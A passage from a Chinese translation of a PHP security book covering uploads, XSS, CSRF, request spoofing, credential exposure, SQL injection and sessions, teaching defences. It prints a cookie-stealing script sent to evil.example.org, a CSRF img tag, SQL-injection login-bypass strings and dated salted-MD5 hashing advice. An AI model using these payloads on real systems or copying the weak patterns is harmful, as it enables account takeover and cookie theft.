```

当你上传该文件到upload.php程序时，你可以在浏览器中看到类似下面的输出：
CODE:

```
 Array
 (
    [attachment] => Array
        (
            [name] => author.txt
            [type] => text/plain
            [tmp_name] => /tmp/phpShfltt
            [error] => 0
            [size] => 36
        )
```

```
)
```

虽然从上面可以看出PHP实际在超级全局数组$_FILES中提供的内容，但是它无法给出表单数据的原始信息。作为一个关注安全的开发者，需要识别输入以知道浏览器实际发送了什么，看一下下面的HTTP请求信息是很有必要的：

CODE:

```
POST /upload.php HTTP/1.1
Host: example.org
Content-Type: multipart/form-data; boundary=----------12345
Content-Length: 245

----------12345
Content-Disposition: form-data; name="attachment"; filename="author.txt"
Content-Type: text/plain

Chris Shiflett
http://shiflett.org/

----------12345
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1024
----------12345--
```

虽然你没有必要理解请求的格式，但是你要能识别出文件及相关的元数据。用户只提供了名称与类型，因此tmp_name，error及size都是PHP所提供的。

由于PHP在文件系统的临时文件区保存上传的文件（本例中是/tmp/phpShfltt），所以通常进行的操作是把它移到其它地方进行保存及读取到内存。如果你不对tmp_name作检查以确保它是一个上传的文件（而不是/etc/passwd之类的东西），存在一个理论上的风险。之所以叫理论上的风险，是因为没有一种已知的攻击手段允许攻击者去修改tmp_name的值。但是，没有攻击手段并不意味着你不需要做一些简单的安全措施。新的攻击手段每天在出现，而简单的一个步骤能保护你的系统。

PHP提供了两个方便的函数以减轻这些理论上的风险：is_uploaded_file( ) and move_uploaded_file( )。如果你需要确保tmp_name中的文件是一个上传的文件，你可以用is_uploaded_file( )：

CODE:

```
<?php

$filename = $_FILES['attachment']['tmp_name'];

if (is_uploaded_file($filename))
{
  /* $_FILES['attachment']['tmp_name'] is an uploaded file. */
}

?>
```

如果你希望只把上传的文件移到一个固定位置，你可以使用move_uploaded_file( )：

CODE:

```
<?php

$old_filename = $_FILES['attachment']['tmp_name'];
$new_filename = '/path/to/attachment.txt';

if (move_uploaded_file($old_filename, $new_filename))
{
  /* $old_filename is an uploaded file, and the move was successful. */
}
```

```
?>
```

最后你可以用 filesize( ) 来校验文件的大小：

CODE:

```
<?php

$filename = $_FILES['attachment']['tmp_name'];

if (is_uploaded_file($filename))
{
  $size = filesize($filename);
}

?>
```

这些安全措施的目的是加上一层额外的安全保护层。最佳的方法是永远尽可能少地去信任。

2.4. 跨站脚本攻击

2.4. 跨站脚本攻击
跨站脚本攻击是众所周知的攻击方式之一。所有平台上的Web应用都深受其扰，PHP应用也不例外。
所有有输入的应用都面临着风险。Webmail，论坛，留言本，甚至是Blog。事实上，大多数Web应用提供输入是出于更吸引人气的目的，但同时这也会把自己置于危险之中。如果输入没有正确地进行过滤和转义，跨站脚本漏洞就产生了。
以一个允许在每个页面上录入评论的应用为例，它使用了下面的表单帮助用户进行提交：
CODE:

```
<form action="comment.php" method="POST" />
<p>Name: <input type="text" name="name" /><br />
Comment: <textarea name="comment" rows="10" cols="60"></textarea><br />
<input type="submit" value="Add Comment" /></p>
</form>
```

程序向其他访问该页面的用户显示评论。例如，类似下面的代码段可能被用来输出一个评论($comment)及与之对应的发表人（$name）：
CODE:

```
<?php

echo "<p>$name writes:<br />";
echo "<blockquote>$comment</blockquote></p>";

?>
```

这个流程对$comment及$name的值给予了充分的信任，想象一下它们中的一个的内容中包含如下代码：
CODE:

```
<script>
document.location =
  'http://evil.example.org/steal.php?cookies=' +
  document.cookie
</script>
```

如果你的用户察看这个评论时，这与你允许别人在你的网站源程序中加入Javascript代码无异。你的用户会在不知不觉中把他们的cookies(浏览网站的人)发送到evil.example.org，而接收程序(steal.php)可以通过$_GET['cookies']变量防问所有的cookies。
这是一个常见的错误，主要是由于不好的编程习惯引发的。幸运的是此类错误很容易避免。由于这种风险只在你输出了被污染数据时发生，所以只要确保做到如第一章所述的过滤输入及转义输出即可
最起码你要用htmlentities( )对任何你要输出到客户端的数据进行转义。该函数可以把所有的特殊字符转换成HTML表示方式。所有会引起浏览器进行特殊处理的字符在进行了转换后，就能确保显示出来的是原来录入的内容。
由此，用下面的代码来显示评论是更安全的：
CODE:

```
<?php

$clean = array();
$html = array();

/* Filter Input ($name, $comment) */

$html['name'] = htmlentities($clean['name'], ENT_QUOTES, 'UTF-8');
$html['comment'] = htmlentities($clean['comment'], ENT_QUOTES, 'UTF-8');

echo "<p>{$html['name']} writes:<br />";
echo "<blockquote>{$html['comment']}</blockquote></p>";
```

```
?>
```

2.5. 跨站请求伪造

2.5. 跨站请求伪造

跨站请求伪造(CSRF)是一种允许攻击者通过受害者发送任意HTTP请求的一类攻击方法。此处所指的受害者是一个不知情的同谋，所有的伪造请求都由他发起，而不是攻击者。这样，很你就很难确定哪些请求是属于跨站请求伪造攻击。事实上，如果没有对跨站请求伪造攻击进行特意防范的话，你的应用很有可能是有漏洞的。

请看下面一个简单的应用，它允许用户购买钢笔或铅笔。界面上包含下面的表单：

CODE:

```
<form action="buy.php" method="POST">
<p>
Item:
<select name="item">
  <option name="pen">pen</option>
  <option name="pencil">pencil</option>
</select><br />
Quantity: <input type="text" name="quantity" /><br />
<input type="submit" value="Buy" />
</p>
</form>
```

一个攻击者会首先使用你的应用以收集一些基本信息。例如，攻击者首先访问表单并发现两个表单元素item及quantity，他也同时知道了item的值会是铅笔或是钢笔。

下面的buy.php程序处理表单的提交信息：

CODE:

```
<?php

session_start();
$clean = array();

if (isset($_REQUEST['item'] && isset($_REQUEST['quantity']))
{
  /* Filter Input ($_REQUEST['item'], $_REQUEST['quantity']) */

  if (buy_item($clean['item'], $clean['quantity']))
  {
    echo '<p>Thanks for your purchase.</p>';
  }
  else
  {
    echo '<p>There was a problem with your order.</p>';
  }
}

?>
```

攻击者会首先使用这个表单来观察它的动作。例如，在购买了一支铅笔后，攻击者知道了在购买成功后会出现感谢信息。注意到这一点后，攻击者会尝试通过访问下面的URL以用GET方式提交数据是否能达到同样的目的：

```
http://store.example.org/buy.php?item=pen&quantity=1
```

如果能成功的话，攻击者现在就取得了当合法用户访问时，可以引发购买的URL格式。在这种情况下，进行跨站请求伪造攻击非常容易，因为攻击者只要引发受害者访问该URL即可。

虽然有多种发起跨站请求伪造攻击的方式，但是使用嵌入资源如图片的方式是最普遍的。为了理解这个攻

击的过程，首先有必要了解浏览器请求这些资源的方式。
当你访问http://www.google.com (图 2-1)，你的浏览器首先会请求这个URL所标识的资源。你可以通过查看该页的源文件（HTML）的方式来看到该请求的返回内容。在浏览器解析了返回内容后发现了Google的标志图片。这个图片是以HTML的img标签表示的，该标签的src属性表示了图片的URL。浏览器于是再发出对该图片的请求，以上这两次请求间的不同点只是URL的不同。

图 2-1. Google的首页

A CSRF attack can use an img tag to leverage this behavior. Consider visiting a web site with the following image identified in the source:
根据上面的原理，跨站请求伪造攻击可以通过img标签来实现。考虑一下如果访问包括 下面的源代码的网页会发生什么情况：

```
<img src="http://store.example.org/buy.php?item=pencil&quantity=50" />
```

由于buy.php脚本使用$_REQUEST而不是$_POST，这样每一个只要是登录在store.example.org商店上的用户就会通过请求该URL购买50支铅笔。

跨站请求伪造攻击的存在是不推荐使用$_REQUEST的原因之一。

完整的攻击过程见图2-2。

图2-2. 通过图片引发的跨站请求伪造攻击

当请求一个图片时，某些浏览器会改变请求头部的Accept值以给图片类型以一个更高的优先权。需要采用保护措施以防止这种情况的发生。
你需要用几个步骤来减轻跨站请求伪造攻击的风险。一般的步骤包括使用POST方式而不是使用GET来提交表单，在处理表单提交时使用$_POST而不是$_REQUEST，同时需要在重要操作时进行验证（越是方便，风险越大，你需要求得方便与风险之间的平衡）。
任何需要进行操作的表单都要使用POST方式。在RFC 2616(HTTP/1.1传送协议，译注)的9.1.1小节中有一段描述：
“特别需要指出的是，习惯上GET与HEAD方式不应该用于引发一个操作，而只是用于获取信息。这些方式应该被认为是‘安全’的。客户浏览器应以特殊的方式，如POST，PUT或DELETE方式来使用户意识到正在请求进行的操作可能是不安全的。”
最重要的一点是你要做到能强制使用你自己的表单进行提交。尽管用户提交的数据看起来象是你表单的提交结果，但如果用户并不是在最近调用的表单，这就比较可疑了。请看下面对前例应用更改后的代码：
CODE:

```
<?php

session_start();
$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;
$_SESSION['token_time'] = time();

?>

<form action="buy.php" method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>" />
<p>
Item:
<select name="item">
  <option name="pen">pen</option>
  <option name="pencil">pencil</option>
</select><br />
Quantity: <input type="text" name="quantity" /><br />
<input type="submit" value="Buy" />
</p>
</form>
```

通过这些简单的修改，一个跨站请求伪造攻击就必须包括一个合法的验证码以完全模仿表单提交。由于验证码的保存在用户的session中的，攻击者必须对每个受害者使用不同的验证码。这样就有效的限制了对一个用户的任何攻击，它要求攻击者获取另外一个用户的合法验证码。使用你自己的验证码来伪造另外一个用户的请求是无效的。

该验证码可以简单地通过一个条件表达式来进行检查：
CODE:

```
<?php

if (isset($_SESSION['token']) &&
    $_POST['token'] == $_SESSION['token'])
{
  /* Valid Token */
}

?>
```

你还能对验证码加上一个有效时间限制，如5分钟：
CODE:

```
<?php

$token_age = time() - $_SESSION['token_time'];

if ($token_age <= 300)
{
  /* Less than five minutes has passed. */
}

?>
```

通过在你的表单中包括验证码，你事实上已经消除了跨站请求伪造攻击的风险。可以在任何需要执行操作的任何表单中使用这个流程。
尽管我使用img标签描述了攻击方法，但跨站请求伪造攻击只是一个总称，它是指所有攻击者通过伪造他人的HTTP请求进行攻击的类型。已知的攻击方法同时包括对GET和POST的攻击，所以不要认为只要严格地只使用POST方式就行了。

2.6. 欺骗表单提交

2.6. 欺骗表单提交

制造一个欺骗表单几乎与假造一个URL一样简单。毕竟，表单的提交只是浏览器发出的一个HTTP请求而已。请求的部分格式取决于表单，某些请求中的数据来自于用户。

大多数表单用一个相对URL地址来指定action属性：

```
<form action="process.php" method="POST">
```

当表单提交时，浏览器会请求action中指定的URL，同时它使用当前的URL地址来定位相对URL。例如，如果之前的表单是对http://example.org/path/to/form.php请求的回应所产生的，则在用户提交表单后会请求URL地址http://example.org/path/to/process.php。

知道了这一点，很容易就能想到你可以指定一个绝对地址，这样表单就可以放在任何地方了：

```
<form action="http://example.org/path/to/process.php" method="POST">
```

这个表单可以放在任何地方，并且使用这个表单产生的提交与原始表单产生的提交是相同的。意识到这一点，攻击者可以通过查看页面源文件并保存在他的服务器上，同时将action更改为绝对URL地址。通过使用这些手段，攻击者可以任意更改表单，如取消最大字段长度限制，取消本地验证代码，更改隐藏字段的值，或者出于更加灵活的目的而改写元素类型。这些更改帮助攻击者向服务器提交任何数据，同时由于这个过程非常简便易行，攻击者无需是一个专家即可做到。

欺骗表单攻击是不能防止的，尽管这看起来有点奇怪，但事实上如此。不过这你不需要担心。一旦你正确地过滤了输入，用户就必须要遵守你的规则，这与他们如何提交无关。

如果你试验这个技巧时，你可能会注意到大多数浏览器会在HTTP头部包括一个Referer信息以标识前一个页面的地址。在本例中，Referer的值是表单的URL地址。请不要被它所迷惑而用它来区分你的表单提交还是欺骗表单提交。在下一节的演示中，可以看到HTTP头部的也是非常容易假造的，而使用Referer来判定的方式又是众所周知的。

2.7. HTTP请求欺骗

2.7. HTTP请求欺骗

一个比欺骗表单更高级和复杂的攻击方式是HTTP请求欺骗。这给了攻击者完全的控制权与灵活性，它进一步证明了不能盲目信任用户提交的任何数据。

为了演示这是如何进行的，请看下面位于http://example.org/form.php的表单：

CODE:

```
<form action="process.php" method="POST">
<p>Please select a color:
<select name="color">
  <option value="red">Red</option>
  <option value="green">Green</option>
  <option value="blue">Blue</option>
</select><br />
<input type="submit" value="Select" /></p>
</form>
```

如果用户选择了Red并点击了Select按钮后，浏览器会发出下面的HTTP请求：

CODE:

```
POST /process.php HTTP/1.1
Host: example.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686)
Referer: http://example.org/form.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 9

color=red
```

.

看到大多数浏览器会包含一个来源的URL值，你可能会试图使用$_SERVER['HTTP_REFERER']变量去防止欺骗。确实，这可以用于对付利用标准浏览器发起的攻击，但攻击者是不会被这个小麻烦给挡住的。通过编辑HTTP请求的原始信息，攻击者可以完全控制HTTP头部的值，GET和POST的数据，以及所有在HTTP请求的内容。

攻击者如何更改原始的HTTP请求？过程非常简单。通过在大多数系统平台上都提供的Telnet实用程序，你就可以通过连接网站服务器的侦听端口（典型的端口为80）来与Web服务器直接通信。下面就是使用这个技巧请求http://example.org/页面的例子：

CODE:

```
$ telnet example.org 80
Trying 192.0.34.166...
Connected to example.org (192.0.34.166).
Escape character is '^]'.
GET / HTTP/1.1
Host: example.org

HTTP/1.1 200 OK
Date: Sat, 21 May 2005 12:34:56 GMT
Server: Apache/1.3.31 (Unix)
Accept-Ranges: bytes
Content-Length: 410
Connection: close
Content-Type: text/html

<html>
<head>
<title>Example Web Page</title>
```

```
</head>
<body>
<p>You have reached this web page by typing &quot;example.com&quot;,
&quot;example.net&quot;, or &quot;example.org&quot; into your web browser.</p>
<p>These domain names are reserved for use in documentation and are not
available for registration. See
<a href="http://www.rfc-editor.org/rfc/rfc2606.txt">RFC 2606</a>, Section
3.</p>
</body>
</html>

Connection closed by foreign host.
$
```

上例中所显示的请求是符合HTTP/1.1规范的最简单的请求，这是因为Host信息是头部信息中所必须有的。一旦你输入了表示请求结束的连续两个换行符，整个HTML的回应即显示在屏幕上。

Telnet实用程序不是与Web服务器直接通信的唯一方法，但它常常是最方便的。可是如果你用PHP编码同样的请求，你可以就可以实现自动操作了。前面的请求可以用下面的PHP代码实现：

CODE:

```
<?php

$http_response = '';

$fp = fsockopen('example.org', 80);
fputs($fp, "GET / HTTP/1.1\r\n");
fputs($fp, "Host: example.org\r\n\r\n");

while (!feof($fp))
{
  $http_response .= fgets($fp, 128);
}

fclose($fp);

echo nl2br(htmlentities($http_response, ENT_QUOTES, 'UTF-8'));

?>
```

当然，还有很多方法去达到上面的目的，但其要点是HTTP是一个广为人知的标准协议，稍有经验的攻击者都会对它非常熟悉，并且对常见的安全漏洞的攻击方法也很熟悉。

相对于欺骗表单，欺骗HTTP请求的做法并不多，对它不应该关注。我讲述这些技巧的原因是为了更好的演示一个攻击者在向你的应用输入恶意信息时是如何地方便。这再次强调了过滤输入的重要性和HTTP请求提供的任何信息都是不可信的这个事实。

第三章 数据库及SQL

第三章 数据库及SQL

PHP的作用常常是沟通各种数据源及用户的桥梁。事实上，有些人认为PHP更像是一个平台而不是一个编程语言。基于这些原因，PHP频繁用于与数据库的交流。

PHP可以很好的胜任这个任务，其原因特别是由于它能与很多种数据库连接。下面列举了PHP支持的小部分数据库：

DB2
ODBC
SQLite
InterBase
Oracle
Sybase
MySQL
PostgreSQL
DBM

与任何的远程数据存储方式相同，数据库本身也存在着一些风险。尽管数据库安全不是本书讨论的问题，但数据库安全是需要时刻注意的，特别是关于如何对待从数据库读取作为输入的数据的问题。

正如第一章所讨论的，所有输入必需要进行过滤，同时所有的输出必须要转义。当处理数据库时，意味着所有来自数据库的数据要过滤，所有写入数据库的数据要进行转义。

小提示

常犯的错误是忘记了SELECT语句本身是向数据库传送的数据。尽管该语句的目的是取得数据，但语句本身则是输出。

很多PHP开发人员不会去过滤来自数据库的数据，他们认为数据库内保存的是已过滤的数据。虽然这种做法的安全风险是很小的，但是这不是最好的做法，同时我也不推荐这样做。这种做法是基于对数据库安全的绝对信任，但同时违反了深度防范的原则。如果恶意数据由于某些原因被注入了数据库，如果你有过滤机制的话，就能发现并抓住它。请记住，冗余的安全措施是有价值的，这就是一个很好的例子。

本章包括了其它几个需要关心的主题，包括访问权限暴露及SQL注入。SQL注入是需要特别关注的，这是因为在流行的PHP应用中频繁发现了SQL注入漏洞。

3.1. 访问权限暴露

3.1. 访问权限暴露
数据库使用中需要关注的主要问题之一是访问权限即用户名及密码的暴露。在编程中为了方便，一般都会用一个db.inc文件保存，如：
CODE:

```
<?php

$db_user = 'myuser';
$db_pass = 'mypass';
$db_host = '127.0.0.1';

$db = mysql_connect($db_host, $db_user, $db_pass);

?>
```

用户名及密码都是敏感数据，是需要特别注意的。他们被写在源码中造成了风险，但这是一个无法避免的问题。如果不这么做，你的数据库就无法设置用户名和密码进行保护了。
如果你读过http.conf（Apache的配置文件）的默认版本的话，你会发现默认的文件类型是text/plain（普通文本）。这样，如果db.inc这样的文件被保存在网站根目录下时，就引发了风险。所有位于网站根目录下的资源都有相应的URL，由于Apache没有定义对.inc后缀的文件的处理方式类型，在对这一类文件进行访问时，会以普通文本的类型进行返回（默认类型），这样访问权限就被暴露在客户的浏览器上了。
为了进一步说明这个风险，考虑一下一个以/www为网站根目录的服务器，如果db.inc被保存在/www/inc，它有了一个自己的URLhttp://example.org/inc/db.inc(假设example.org是主机域名)。通过访问该URL就可以看到db.inc以文本方式显示的源文件。无论你把该文件保存在/www哪个子目录下，都无法避免访问权限暴露的风险。
对这个问题最好的解决方案是把它保存在网站根目录以外的包含目录中。你无需为了达到包含它们的目的而把它们放至在文件系统中的特定位置，所有只要做的只是保证Web服务器对其有读取权限。因此，把它们放在网站根目录下是没有必要的风险，只要包含文件还位于网站根目录下，任何减少风险的努力都是徒劳的。事实上，你只要把必须要通过URL访问的资源放置在网站根目录下即可。毕竟这是一个公共的目录。

前面的话题对于SQLite数据库也有用。把数据库保存在当前目录下是非常方便的，因为你只要调用文件名而无需指定路径。但是，把数据库保存在网站根目录下就代表着不必要的风险。如果你没有采用安全措施防止直接访问的话，你的数据库就危险了。
如果由于外部因素导致无法做到把所有包含文件放在网站根目录之外，你可以在Apache配置成拒绝对.inc资源的请求。
CODE:

```
<Files ~ "\.inc$">
  Order allow,deny
  Deny from all
</Files>
```

译注：如果只是因为要举个例子而这么写的话，可以理解，毕竟大家学到了一些手段，但这个例子未免生硬了一点。实际上只要把该文件更名为db.inc.php就可以了。就好象房子破了个洞而不去修补，却在外面去造一个更大的房子把破房子套起来一样。

在第8章中你还可以看到另外一种防止数据库访问权限暴露的方法，该方法对于共享服务器环境（在该环境下尽管文件位于网站根目录之外，但依然存在暴露的风险）非常有效。

3.2. SQL 注入

3.2. SQL 注入

SQL 注入是PHP应用中最常见的漏洞之一。事实上令人惊奇的是，开发者要同时犯两个错误才会引发一个SQL注入漏洞，一个是没有对输入的数据进行过滤（过滤输入），还有一个是没有对发送到数据库的数据进行转义（转义输出）。这两个重要的步骤缺一不可，需要同时加以特别关注以减少程序错误。

对于攻击者来说，进行SQL注入攻击需要思考和试验，对数据库方案进行有根有据的推理非常有必要（当然假设攻击者看不到你的源程序和数据库方案），考虑以下简单的登录表单：

CODE:

```
<form action="/login.php" method="POST">
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" value="Log In" /></p>
</form>
```

图 3-1 给出了该表单在浏览器中的显示。

作为一个攻击者，他会从推测验证用户名和密码的查询语句开始。通过查看源文件，他就能开始猜测你的习惯。

图 3-1. 登录表单在浏览器中的显示

命名习惯。通常会假设你表单中的字段名为与数据表中的字段名相同。当然，确保它们不同未必是一个可靠的安全措施。

第一次猜测，一般会使用下面例子中的查询：

CODE:

```
<?php

$password_hash = md5($_POST['password']);

$sql = "SELECT count(*)
    FROM   users
    WHERE  username = '{$_POST['username']}'
    AND    password = '$password_hash'";

?>
```

使用用户密码的MD5值原来是一个通行的做法，但现在并不是特别安全了。最近的研究表明MD5算法有缺陷，而且大量MD5数据库降低了MD5反向破解的难度。请访问http://md5.rednoize.com/ 查看演示。

译注：原文如此，山东大学教授王小云的研究表明可以很快的找到MD5的“碰撞”，就是可以产生相同的MD5值的不同两个文件和字串。MD5是信息摘要算法，而不是加密算法，反向破解也就无从谈起了。不过根据这个成果，在上面的特例中，直接使用md5是危险的。

最好的保护方法是在密码上附加一个你自己定义的字符串，例如：

CODE:

```
<?php

$salt = 'SHIFLETT';
$password_hash = md5($salt . md5($_POST['password'] . $salt));

?>
```

当然，攻击者未必在第一次就能猜中，他们常常还需要做一些试验。有一个比较好的试验方式是把单引号作为用户名录入，原因是这样可能会暴露一些重要信息。有很多开发人员在Mysql语句执行出错时会调用函数mysql_error()来报告错误。见下面的例子：

CODE:

```
<?php

mysql_query($sql) or exit(mysql_error());

?>
```

虽然该方法在开发中十分有用，但它能向攻击者暴露重要信息。如果攻击者把单引号做为用户名，mypass做为密码，查询语句就会变成：
CODE:

```
<?php

$sql = "SELECT *
    FROM   users
    WHERE  username = '''
    AND    password = 'a029d0df84eb5549c641e04a9ef389e5'";

?>
```

当该语句发送到MySQL后，系统就会显示如下错误信息：

```
You have an error in your SQL syntax. Check the manual that corresponds to your
MySQL server version for the right syntax to use near 'WHERE username = ''' AND
password = 'a029d0df84eb55
```

不费吹灰之力，攻击者已经知道了两个字段名(username和password)以及他们出现在查询中的顺序。除此以外，攻击者还知道了数据没有正确进行过滤（程序没有提示非法用户名）和转义（出现了数据库错误），同时整个WHERE条件的格式也暴露了，这样，攻击者就可以尝试操纵符合查询的记录了。
在这一点上，攻击者有很多选择。一是尝试填入一个特殊的用户名，以使查询无论用户名密码是否符合，都能得到匹配：

```
myuser' or 'foo' = 'foo' --
```

假定将mypass作为密码，整个查询就会变成：
CODE:

```
<?php

$sql = "SELECT *
    FROM   users
    WHERE  username = 'myuser' or 'foo' = 'foo' --
    AND    password = 'a029d0df84eb5549c641e04a9ef389e5'";

?>
```

由于中间插入了一个SQL注释标记，所以查询语句会在此中断。这就允许了一个攻击者在不知道任何合法用户名和密码的情况下登录。

如果知道合法的用户名，攻击者就可以该用户(如chris)身份登录：

```
chris' --
```

只要chris是合法的用户名，攻击者就可以控制该帐号。原因是查询变成了下面的样子：
CODE:

```
<?php
$sql = "SELECT *
    FROM   users
    WHERE  username = 'chris' --
    AND    password = 'a029d0df84eb5549c641e04a9ef389e5'";
```

?>
幸运的是，SQL注入是很容易避免的。正如第一章所提及的，你必须坚持过滤输入和转义输出。
虽然两个步骤都不能省略，但只要实现其中的一个就能消除大多数的SQL注入风险。如果你只是过滤输入而没有转义输出，你很可能会遇到数据库错误（合法的数据也可能影响SQL查询的正确格式），但这也不可靠，合法的数据还可能改变SQL语句的行为。另一方面，如果你转义了输出，而没有过滤输入，就能保证数据不会影响SQL语句的格式，同时也防止了多种常见SQL注入攻击的方法。
当然，还是要坚持同时使用这两个步骤。过滤输入的方式完全取决于输入数据的类型（见第一章的示例），但转义用于向数据库发送的输出数据只要使用同一个函数即可。对于MySQL用户，可以使用函数mysql_real_escape_string( ):
CODE:

```
<?php

$clean = array();
$mysql = array();

$clean['last_name'] = "O'Reilly";
$mysql['last_name'] = mysql_real_escape_string($clean['last_name']);

$sql = "INSERT
    INTO   user (last_name)
    VALUES ('{$mysql['last_name']}')";

?>
```

尽量使用为你的数据库设计的转义函数。如果没有，使用函数addslashes( )是最终的比较好的方法。

当所有用于建立一个SQL语句的数据被正确过滤和转义时，实际上也就避免了SQL注入的风险。
CODE:

如果你正在使用支持参数化查询语句和占位符的数据库操作类（如PEAR::DB, PDO等），你就会多得到一层保护。见下面的使用PEAR::DB的例子:

CODE:

```
<?php
$sql = 'INSERT
    INTO   user (last_name)
    VALUES (?)';
$dbh->query($sql, array($clean['last_name']));
?>
```

CODE:

由于在上例中数据不能直接影响查询语句的格式，SQL注入的风险就降低了。PEAR::DB会自动根据你的数据库的要求进行转义，所以你只需要过滤输出即可。
如果你正在使用参数化查询语句，输入的内容就只会作为数据来处理。这样就没有必要进行转义了，尽管你可能认为这是必要的一步（如果你希望坚持转义输出习惯的话）。实际上，这时是否转义基本上不会产生影响，因为这时没有特殊字符需要转换。在防止SQL注入这一点上，参数化查询语句为你的程序提供了强大的保护。

译注：关于SQL注入，不得不说的是现在大多虚拟主机都会把magic_quotes_gpc选项打开，在这种情况下所有的客户端GET和POST的数据都会自动进行addslashes处理，所以此时对字符串值的SQL注入是不可行的，但要防止对数字值的SQL注入，如用intval()等函数进行处理。但如果你编写的是通用软件，则需要读取服务器的magic_quotes_gpc后进行相应处理。

3.3. 数据的暴露

3.3. 数据的暴露
关于数据库，另外需要关心的一点是敏感数据的暴露。不管你是否保存了信用卡号，社会保险号，或其它数据，你还是希望确认数据库是安全的。

虽然数据库安全已经超出了本书所讨论的范围（也不是PHP开发者要负责的），但是你可以加密最敏感的数据，这样只要密钥不泄露，数据库的安全问题就不会造成灾难性的后果。（关于加密的详细介绍参见本书附录C）
要看图的话，请至技术文档区下载原版chm

http://www.phpchina.cn/bbs/viewt ... &extra=page%3D1

第四章 会话与 Cookies

第四章 会话与 Cookies

本章主要讨论会话和有状态的Web应用的内在风险。你会首先学习状态、cookies、与会话；然后我会讨论关于cookie盗窃、会话数据暴露、会话固定、及会话劫持的问题及防范它们的方法。


正如大家知道的，HTTP是一种无状态的协议。这说明了两个HTTP请求之间缺乏联系。由于协议中未提供任何让客户端标识自己的方法，因此服务器也就无法区分客户端。

虽然HTTP无状态的特性还是有一些好处，毕竟维护状态是比较麻烦的，但是它向需要开发有状态的Web应用的开发人员提出了前所未有的挑战。由于无法标识客户端，就不可能确认用户是否已登录，在购物车中加入商品，或者是需要注册。

一个最初由网景公司构思的超强解决方案诞生了，它就是被命名为cookies的一种状态管理机制。Cookies是对HTTP协议的扩充。更确切地说，它们由两个HTTP头部组成：Set-Cookie响应头部和Cookie请求头部。

当客户端发出对一个特定URL的请求时，服务器会在响应时选择包含一个Set-Cookie头部。它要求客户端在下面的请求中包含一个相就的Cookie头部。图4-1说明了这个基本的交互过程。

图4-1. 两个HTTP事务间Cookie的完整交互过程



如果你根据这个基本概念在每一个请求中包含同一个唯一标识码（在cookie头部中），你就能唯一标识客户端从而把它发出的所有请求联系起来。这就是状态所要求的，同时也是这一机制的主要应用。

小提示
迄今为止，最好的cookies使用指南依然是网景公司提供的规范，网址是：http://wp.netscape.com/newsref/std/cookie_spec.html 。它是最类似和接近于全行业支持的标准。

基于会话管理的概念，可以通过管理每一个客户端的各自数据来管理状态。数据被存储在会话存储区中，通过每一次请求进行更新。由于会话记录在存储时有唯一的标识，因此它通常被称为会话标识。

如果你使用PHP内建的会话机制，所有的这些复杂过程都会由PHP为你处理。当 你调用函数session_start()时，PHP首先要确认在本次请求中是否包含会话标识。如果有的话，PHP就会读取该会话数据并通过$_SESSION超级公用数组提供给你。如果不存在，PHP会生成一个会话标识并在会话存储区建立一个新记录。PHP还会处理会话标识的传递并在每一个请求时更新会话存储区。图4-2演示了这个过程。

